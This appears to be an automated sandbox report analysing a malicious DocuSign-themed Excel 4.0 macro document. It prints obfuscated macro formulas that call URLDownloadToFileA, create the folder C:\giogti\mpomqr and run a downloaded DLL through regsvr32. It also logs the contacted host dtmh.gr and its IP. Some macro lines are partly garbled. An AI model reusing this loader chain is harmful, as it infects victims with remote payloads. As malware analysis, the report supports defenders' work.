Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 21 21 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 327615

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	327615
Entropy:	7.64855011622
Base64 Encoded:	True
Data ASCII:	<pre>f2.....\\ . p B.....a.....=..... =.....l..9 P .8.....X . @</pre>
Data Raw:	<pre> 09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20</pre>

Macro 4.0 Code

CALL("Ke"&????2!HY314&"32", "Cr"&????2!IA342&"yA", "JCJ", ?????2!HP312&????2!HP327, 0)

CALL("U"&????2!IA332, "U"&????4!E65, "IICCII", 0, ????2!EE100, ????2!HP312&????2!HP327&????2!HP341, 0, 0)

```
=RUN(R59),,,,,,,,,,,,,,,=RUN(???
4!D50),,,,,,,,,,,,,,""CALL("Ke""?????2!HY314&""32""","Cr""?????2!A342&""yA""","JCJ""???2!HP312&????
2!HP327,0)" ,,,,,,,,,,=RUN(???
5!A50),,,,,,,,,,,,,,
```

```

=CALL(???("K"???&????2IHY314&???32","C"???&????2IIA342&???yA","JCJ"???2IHP312,0),"",=RUN(???
1M667),,,,,,,,,,,,,,=CONCATENATE(E76,E68,E69,E70,E71,E72,E73,E74,E75,E76,E77,E78,E79,E80,E81,E82,E83),,,,,=CHAR(SUM(F66,G66,H66)),),25,35,25,=CHAR(SUM(F67,
G67,H67)),),20,42,20,=CHAR(SUM(F68,G68,H68)),),25,26,25,=CHAR(F69-G69-H69),),100,22,10,=CHAR(F70-G70-H70),),200,50,39,=CHAR(F71-G71-H71),),500,300,81,=CHAR(F72+G72-H72),),120,130,140
,=CHAR(F73+G73-H73),),200,300,392,=CHAR(F74+G74-H74),),400,500,789,=CHAR(F75-G75+H75),),500,430,27,=CHAR(F76-G76+H76),),310,270,60,=CHAR(F77-G77+H77),),200,160,44,=CHAR(SUM(F78,
G78,H78)),),56,37,18,=CHAR(SUM(F79,G79,H79)),),27,18,25,=CHAR(SUM(F80,G80,H80)),),44,58,3,=CHAR(F81-G81-H81),),384,115,161,=CHAR(F82-G82-H82),),762,504,157,=CHAR(F83-G83-H83),),501
,328,108


```

```
"=CALL( ""U""&????2IIA332, ""U""&????4IE65, ""IICCII"" ,0,????2IEE100,????2IHP312&????2IHP327&????2IHP341,0,0)"=EXEC(????3IW36&????2IHP312&????2IHP327&????2IHP341)=HALT()
```

Network Behavior

Network Port Distribution

● 53 (DNS)
● 443 (HTTPS)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 06:03:04.164385080 CET	49165	443	192.168.2.22	78.46.235.88
Nov 29, 2020 06:03:04.185643911 CET	443	49165	78.46.235.88	192.168.2.22
Nov 29, 2020 06:03:04.185863972 CET	49165	443	192.168.2.22	78.46.235.88
Nov 29, 2020 06:03:04.209053993 CET	49165	443	192.168.2.22	78.46.235.88
Nov 29, 2020 06:03:04.512407064 CET	49165	443	192.168.2.22	78.46.235.88
Nov 29, 2020 06:03:05.105374098 CET	49165	443	192.168.2.22	78.46.235.88
Nov 29, 2020 06:03:06.306679964 CET	49165	443	192.168.2.22	78.46.235.88
Nov 29, 2020 06:03:07.508019924 CET	49165	443	192.168.2.22	78.46.235.88
Nov 29, 2020 06:03:08.709369898 CET	49165	443	192.168.2.22	78.46.235.88
Nov 29, 2020 06:03:11.111841917 CET	49165	443	192.168.2.22	78.46.235.88
Nov 29, 2020 06:03:15.917119026 CET	49165	443	192.168.2.22	78.46.235.88
Nov 29, 2020 06:03:25.527452946 CET	49165	443	192.168.2.22	78.46.235.88

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 06:03:04.077207088 CET	52197	53	192.168.2.22	8.8.8.8
Nov 29, 2020 06:03:04.139770985 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 29, 2020 06:03:04.077207088 CET	192.168.2.22	8.8.8.8	0x6029	Standard query (0)	dtmh.gr	A (IP address)	IN (0x0001)


DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 29, 2020 06:03:04.139770985 CET	8.8.8.8	192.168.2.22	0x6029	No error (0)	dtmh.gr		78.46.235.88	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior



💡 Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2232 Parent PID: 584

General

Start time:	06:02:40
Start date:	29/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f6e0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DE7D.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	13FA2EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\50EE0000	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FEEAA29AC0	unknown
C:\giogti	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	14040828C	CreateDirectoryA
C:\giogti\mpomqr	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	14040828C	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14040825F	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14040825F	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14040825F	URLDownloadToFileA
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14040825F	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14040825F	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14040825F	URLDownloadToFileA
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14040825F	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14040825F	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14040825F	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DE7D.tmp	success or wait	1	13FC9B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\50EE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\E1EE0000	C:\Users\user\Desktop\document-1411385003.xls.	success or wait	1	7FEEAA29AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\E1EE0000	unknown	16384	72 4a 80 4d cf e2 cb 29 b0 d0 83 2b b4 a2 8f 2a d7 a3 7c e6 ca 51 9a 83 a3 d6 3f 37 9d a1 5c 54 67 a4 fd 0a a1 f2 27 91 3b b9 1c 0d 2d de 9d a6 06 79 a6 44 57 93 3d 0a da c3 ce 77 41 33 d5 23 8b 22 87 bf e4 a8 0a 28 d6 00 8a dc 7a ef 6c cb d4 ee 55 38 78 9a 14 0c 26 af 70 a3 63 b6 6b 88 be e2 ae 62 a9 82 4a 1e de 8a 9f d6 2d f7 40 4f 84 dd b7 de ca 78 8c 5c 7e d9 01 b5 45 9e b5 fb 5c a6 53 b8 ee b4 fc cc 3a 75 8b 8a cc 89 c0 12 48 d2 49 28 03 62 67 2e ff 20 c5 6e 73 f1 c4 90 ae c7 64 9b 94 d2 1f 38 ed 69 d2 1d c1 e0 42 a3 9b 8e 06 8b 40 ef de 94 4e 9e cc e7 dd 76 ea bb 56 53 5b 4e e8 e9 f3 23 52 2e a6 49 ee 45 45 00 31 da ba e0 09 2e 05 04 bd 46 7f 3f d2 5c 2c 6a ad 48 23 ac aa c8 f4 c9 59 fc 20 66 c2 a4 6c 80 c9 cc 14 be 92 7c 76 38 d5 21 19 2e 8d 8c 3e	rJ.M...)....*.. .Q....?7.. \Tg.....';.....y.DW.=...w A3.#.".....(....z.l...U8x...& p.c.k....b..J.....-.@O.....x\ ~...E...\.S.....u.....H.l(bg.. .ns.....d....8.i...B..... @...N....v..VS[N...#R..l.EE. 1.....F.?\.j.H#.....Y. f..l. v8!....>	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\E1EE0000	unknown	11794	8c 00 08 02 10 00 40 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 41 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 42 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 43 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 44 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 45 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 46 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 47 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 48 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 49 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 4a 00 00 00 41	@...A,...A...A,... B...A,...C...A,...D...A,... E...A,...F...A,...G...A,... H...A,...I...A,...J...A	success or wait	2	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\E1EE0000	unknown	16384	72 4a 80 4d cf e2 cb 29 b0 d0 83 2b b4 a2 8f 2a d7 a3 7c e6 ca 51 9a 83 a3 d6 3f 37 9d a1 5c 54 67 a4 fd 0a a1 f2 27 91 3b b9 1c 0d 2d de 9d a6 06 79 a6 44 57 93 3d 0a da c3 ce 77 41 33 d5 23 8b 22 87 bf e4 a8 0a 28 d6 00 8a dc 7a ef 6c cb d4 ee 55 38 78 9a 14 0c 26 af 70 a3 63 b6 6b 88 be e2 ae 62 a9 82 4a 1e de 8a 9f d6 2d f7 40 4f 84 dd b7 de ca 78 8c 5c 7e d9 01 b5 45 9e b5 fb 5c a6 53 b8 ee b4 fc cc 3a 75 8b 8a cc 89 c0 12 48 d2 49 28 03 62 67 2e ff 20 c5 6e 73 f1 c4 90 ae c7 64 9b 94 d2 1f 38 ed 69 d2 1d c1 e0 42 a3 9b 8e 06 8b 40 ef de 94 4e 9e cc e7 dd 76 ea bb 56 53 5b 4e e8 e9 f3 23 52 2e a6 49 ee 45 45 00 31 da ba e0 09 2e 05 04 bd 46 7f 3f d2 5c 2c 6a ad 48 23 ac aa c8 f4 c9 59 fc 20 66 c2 a4 6c 80 c9 cc 14 be 92 7c 76 38 d5 21 19 2e 8d 8c 3e	rJ.M...)....*.. .Q....?7.. \Tg.....';.....y.DW.=...w A3.#.".....(....z.l...U8x...& p.c.k....b..J.....-.@O.....x\ ~...E...\.S.....u.....H.l(bg.. .ns.....d....8.i...B..... @...N....v..VS[N...#R..l.EE. 1.....F.?\.j.H#.....Y. f..l. v8!....>	success or wait	2	7FEEAA29AC0	unknown
C:\Users\user\Desktop\E1EE0000	unknown	16384	8c 00 08 02 10 00 40 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 41 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 42 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 43 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 44 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 45 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 46 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 47 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 48 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 49 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 4a 00 00 00 41	@...A,...A...A,... B...A,...C...A,...D...A,... E...A,...F...A,...G...A,... H...A,...I...A,...J...A	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\E1EE0000	unknown	328	fe ff 00 00 06 01 02		success or wait	1	7FEEAA29AC0	unknown
			00 00 00 00 00 00 00	+...0.....				
			00 00 00 00 00 00 00	H.....P.....X.....`.....				
			00 00 00 01 00 00 00	..h.....p.....x.....				
			02 d5 cd d5 9c 2e 1b					
			10 93 97 08 00 2b 2c					
			f9 ae 30 00 00 00 18	DocuSign.....2.....				
			01 00 00 08 00 00 00	3.....1.....				
			01 00 00 00 48 00 00	..4.....				
			00 17 00 00 00 50 00					
			00 00 0b 00 00 00 58					
			00 00 00 10 00 00 00					
			60 00 00 00 13 00 00					
			00 68 00 00 00 16 00					
			00 00 70 00 00 00 0d					
			00 00 00 78 00 00 00					
			0c 00 00 00 d3 00 00					
			00 02 00 00 00 e9 fd					
			00 00 03 00 00 00 00					
			00 0e 00 0b 00 00 00					
			00 00 00 00 0b 00 00					
			00 00 00 00 00 0b 00					
			00 00 00 00 00 00 0b					
			00 00 00 00 00 00 00					
			1e 10 00 00 06 00 00					
			00 09 00 00 00 44 6f					
			63 75 53 69 67 6e 00					
			0a 00 00 00 d0 9b d0					
			b8 d1 81 d1 82 32 00					
			0a 00 00 00 d0 9b d0					
			b8 d1 81 d1 82 33 00					
			0a 00 00 00 d0 9b d0					
			b8 d1 81 d1 82 31 00					
			0a 00 00 00 d0 9b d0					
			b8 d1 81 d1 82 34 00					
			0a 00 00 00 d0 9b d0					
			b8 d1 81					
C:\Users\user\Desktop\E1EE0000	unknown	3584	01 00 00 00 02 00 00		success or wait	1	7FEEAA29AC0	unknown
			00 03 00 00 00 04 00					
			00 00 05 00 00 00 06					
			00 00 00 07 00 00 00					
			08 00 00 00 09 00 00	..!..."#...\$...%...&...'...				
			00 0a 00 00 00 0b 00	(...) *...+...-...				
			00 00 0c 00 00 00 0d	.../...0...1...2...3...4...5.				
			00 00 00 0e 00 00 00	..6...7...8...9...:;...<...				
			0f 00 00 00 10 00 00	=...>...?...@...				
			00 11 00 00 00 12 00					
			00 00 13 00 00 00 14					
			00 00 00 15 00 00 00					
			16 00 00 00 17 00 00					
			00 18 00 00 00 19 00					
			00 00 1a 00 00 00 1b					
			00 00 00 1c 00 00 00					
			1d 00 00 00 1e 00 00					
			00 1f 00 00 00 20 00					
			00 00 21 00 00 00 22					
			00 00 00 23 00 00 00					
			24 00 00 00 25 00 00					
			00 26 00 00 00 27 00					
			00 00 28 00 00 00 29					
			00 00 00 2a 00 00 00					
			2b 00 00 00 2c 00 00					
			00 2d 00 00 00 2e 00					
			00 00 2f 00 00 00 30					
			00 00 00 31 00 00 00					
			32 00 00 00 33 00 00					
			00 34 00 00 00 35 00					
			00 00 36 00 00 00 37					
			00 00 00 38 00 00 00					
			39 00 00 00 3a 00 00					
			00 3b 00 00 00 3c 00					
			00 00 3d 00 00 00 3e					
			00 00 00 3f 00 00 00					
			40 00 00					

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	3	7FEEAA29AC0	unknown

[illegible]

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
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General

Start time:	06:03:05
Start date:	29/11/2020
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll
Imagebase:	0xff590000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis